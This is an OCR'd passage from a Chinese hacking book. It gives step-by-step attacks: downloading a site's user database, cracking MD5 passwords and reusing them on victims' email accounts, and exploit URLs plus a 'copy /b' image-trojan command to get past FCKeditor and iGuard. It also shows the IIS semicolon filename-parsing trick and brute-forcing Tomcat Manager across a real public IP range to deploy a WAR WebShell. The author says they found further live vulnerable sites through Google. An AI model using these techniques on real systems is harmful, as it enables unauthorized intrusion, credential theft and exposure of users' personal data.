


图 5-136 获取网站文件列表

3. 单击“conn.asp”链接打开该网页，获取网站数据库的实际路径，按照前面的方法下载该数据库。

利用 E-mail 地址进行渗透。打开下载的数据库中的 NC_User 表，从中可以获取注册用户注册名、注册密码以及注册的 E-mail 地址等信息，图 5-137 所示，将其注册密码 MD5 进行破解，获取其密码，然后依次进行邮箱登录测试，很多情况下，其使用注册密码来登录其注册邮箱能够成功。




图 5-137　获取数据库中用户的注册信息

说明

1. 网站数据库中最重要的信息就是用户的注册信息，其中 E-mail 地址和手机号码是垃圾短信和垃圾邮件运营商的重点关注对象。获取这些信息后，运营商就可以发送垃圾短信和垃圾邮件。

2. 目前还没有包含注册人电子邮件的有效安全措施，一旦网站失陷后，用户的个人隐私信息也就会泄漏，给用户带来一些安全隐患。

5.10.9　总结与探讨

本文通过对新云网站管理系统中存在的漏洞的实际测试和运行，成功获得了某一个网站的 WebShell，测试完毕后，通过在 Google 中搜索新云网站的关键字，又获取了 5 个存在该漏洞的网站地址，在这些网站中还存在可以直接浏览网站目录和文件，可以很轻易地下载数据库并获取 WebShell。网站漏洞受害的不仅仅是网站运营商本身，而且在这些网站注册的用户个人信息也会随之而泄漏，给用户带来一些安全隐患，因此保证网站安全也就保证了注册用户个人隐私的安全。

5.11 突破防篡改继续上传

继 SQL 注入盛行，许多网站首页招致恶意的篡改，人们迫切的需要一款解决网页防篡改问题的方案，许多公司相继推出了硬件和软件，比如文中提到的 IGuard 防篡改系统，防篡改的原理一般基于三种，分别是外挂轮询技术、核心内嵌技术、事件触发技术。外挂轮询技术是利用一个网页检测程序，以轮询方式读出要监控的网页，与真实网页相比较，来判断网页内容的完整性，对于被篡改的网页进行报警和实时恢复。核心内嵌技术是将篡改检测模块嵌在 Web 服务器软件里，它在每一个网页流出时都进行完整性检查，对于篡改网页进行实时访问阻断，并予以报警和恢复。事件触发技术是利用操作系统的文件系统接口，在网页文件被修改时进行合法性检查，对于非法操作进行报警和恢复。对于一些技术性评估，可以从下面的表里得到一些信息。

表 5-1 三种技术评估对比表

	外挂轮询技术	事件触发技术	核心内嵌技术
访问篡改网页	可能	可能	不可能
服务器负载	中	低	低
带宽占用	中	无	无
检测时间	分钟级	秒级	实时
绕过检测机制	不可能	可能	不可能
防范连续篡改攻击	不能	不能	能
保护所有网页	不能	不能	能
动态网页脚本	不支持	支持	支持
适用操作系统	所有	受限	所有
上传时检测	不能	受限	能
断续时保护	不能	不能	能

由表可知，核心内嵌技术也许是最好的防篡改解决方案了。只是在攻击手段层出不穷的今天，系统配置是否最佳和 Web 应用层防护是否关乎全局，这都是些较关键的问题。

5.11.1 初遇防篡改

在检测一下网站时，从扫描结果得到一个

http://www.test.com.cn/admin/fckeditor/editor/filemanager/connectors/test.html

可以看出这是 fckeditor 的上传页面，通过点击不同的文件类型，fckeditor 是支持多种文件类型文件上传的，所以，有的管理员可能根据需要不同而配置了不同的文件，可以通过选择 Connector 不同的文件类型，再点击“Get Folders and Files”来查看文件夹，如果存

在文件夹，如图 5-138 所示，如果返回空白页面或者出错信息，则没有启用这类文件的上传配置。



图 5-138　获取文件夹信息

通过测试发现，网站管理员配置了 asp.net，并且可以在 resource Type“Media”创建和可列目录，这条思路其实有人在网上已经提到过，大致思路是通过创建 asp 文件夹，再往 asp 传送图片木马。只是没有公布怎么建立类似于 x.asp 这样的文件夹呢。在 fckeditor 里，是会对“.”进行转换成“_”的。如果你输入建立“x.asp”，其实建立的是“x_asp”文件夹。如图 5-139 所示。




图 5-139　无法创建提权用文件夹

提交一条这样的语句就可以：

http://www.test.com.cn/admin/FckEditor/editor/filemanager/connectors/aspx/connector.aspx?Command=CreateFolder&Type=Media&CurrentFolder=c.cdx&NewFolderName=z&uuid=1244789975684 创建一个“c.cdx”的文件夹，在提交时需要 uuid 参数，原理跟 aps 文件夹一样，在这个文件夹放置的图片文件 IIS 会当作 asp 文件来解析的。由于在默认的编辑器默认测试

页面，管理员禁用了上传功能，只能允许创建目录，所以，在后台找到一处上传的地方，其 URL：

http://www.testcom.cn/admin/adminimg.aspx?simage=images2&bimage=images&path=%2fadmin%2fUploadFile%2fmedia%2fz.cdx&returnpath=admin/pic&wsize=270&hsize=190

通过参数 returnpath 把目录直接指向“/admin/pic”，把它指向刚刚建立的 z.cdx 文件夹 admin%2fUploadFile%2fmedia%2fz.cdx：

http://www.testcom.cn/imgresize/imgresize.aspx?simage=images2&bimage=images&path=%2fadmin%2fUploadFile%2fmedia%2fz.cdx&returnpath=admin%2fUploadFile%2fmedia%2fz.cdx&wsize=270&hsize=190

在后台直接上传文件或者图片木马，但是原因其服务器上有 iGuard，是不能执行的，如图 5-140 所示。




图 5-140 iGuard 防范无法上传

5.11.2 突破上传

突破 iGuard 其实用得也是图片木马的原理，先把一张图片和一个小马，就用比较经典的 diy.asp 上传文件的马。即使用命令“C:\>copy /b 图片+图片木马 图片木马”，如图 5-141 所示。



图 5-141 通过 copy 生成图片木马文件

其主要欺骗 iGuard，告诉它，“这不是寂寞，这是一张图片”，上传执行如图 5-142 所示。




图 5-142　成功执行木马

当然还有另一种方法了，这种方法可以减少创建特殊文件夹的过程。原理跟这个也是一样的，就是不久前让人爆出的 Nday，其实传来传去很长时间了。“Microsoft IIS 5.x/6.0 0 解析文件名漏洞”，此漏洞描述：“当文件名为 x.asp;x.jpg 时，Microsoft IIS 会自动以 asp 格式来进行解析。而当文件名为 x.php;x.jpg 时，Microsoft IIS 会自动以 php 格式来进行解析。”上传一个这样格式的图片木马，iGuard 也会放行的。之所以只能成功上传，大致可以看成是 iGuard 对文件检测过于简单，而 IIS 本身的缺陷也是主要的原因。

5.12　Tomcat 弱口令搞定某 Linux 服务器

对运行 Jsp 的服务器渗透方法与其他脚本的渗透方法稍有不同，Jsp 网站一般需要通过 war 文件来部署程序，对这类网站的渗透，可以通过暴力破解 Tomcat 用户密码、Mysql、Oracle 数据库密码等方法来获取 WebShell。本节介绍的 Apache Tomcat Crack 软件对 Tomcat 服务器具有较好的暴力破解方法之一。

5.12.1　使用 Apache Tomcat Crack 暴力破解 Tomcat 口令

在起始 IP 地址中输入“216.84.0.1”，在终止地址中输入“216.120.0.1”，单击“添加”按钮，将该地址段添加到扫描地址段中，如图 5-143 所示，其他使用默认设置，单击“开始”即开始暴力破解 Tomcat 服务器口令。




图 5-143　暴力破解 Tomcat 口令

5.12.2　对扫描结果进行测试

在扫描结果中选择“http://216.86.144.162:8080/manager/html”，然后登录测试，如图 5-144 所示，单击“Tomcat Manager”进行登录测试，输入用户名和密码进行登录。




图 5-144　对扫描结果进行测试

5.12.3　部署 war 格式的 WebShell

进入“Tomcat Manager”管理后台后，到最下方进行 war 文件的部署，如图 5-145 所示，单击“浏览”按钮，选择一个 war 的 WebShell，该 WebShell 必须是 Jsp 的 WebShell，war

格式可以在压缩时将后缀名字自定义为 war 即可。




图 5-145　部署 war 格式的 Webshell

5.12.4　查看 Web 部署情况

文件上传成功后，Tomcat 会自动部署 war 文件，如图 5-146 所示，可以看到在后台中多了一个 Browser 的链接，单击该链接即可进入部署的文件夹下。部署成功后，可以对部署的 Jsp WebShell 启用（start）、停止（stop）、重载（Reload）和卸载（Undeploy）。




图 5-146　查看 Web 部署情况

5.12.5 获取 WebShell

在部署时，尽量命名 Jsp 文件为 index.jsp，这样在部署成功后，访问部署的链接地址即可，否则需要使用“部署文件夹+具体的 WebShell 名称”才能正确访问 WebShell 地址，如图 5-147 所示。




图 5-147 获取 WebShell

5.12.6 查看用户权限

在 WebShell 中单击“系统命令”，进入执行命令界面，如图 5-148 所示，在文本框中输入“id”命令，获取系统当前用户的权限等信息。




图 5-148 获取当前用户信息

5.12.7 上传其他的 WebShell

通过获取的 WebShell 上传一个 Jbrowser 的 WebShell，此 WebShell 浏览文件非常方便，如图 5-149 所示。




图 5-149 上传 WebShell

5.12.8 获取系统加密的用户密码

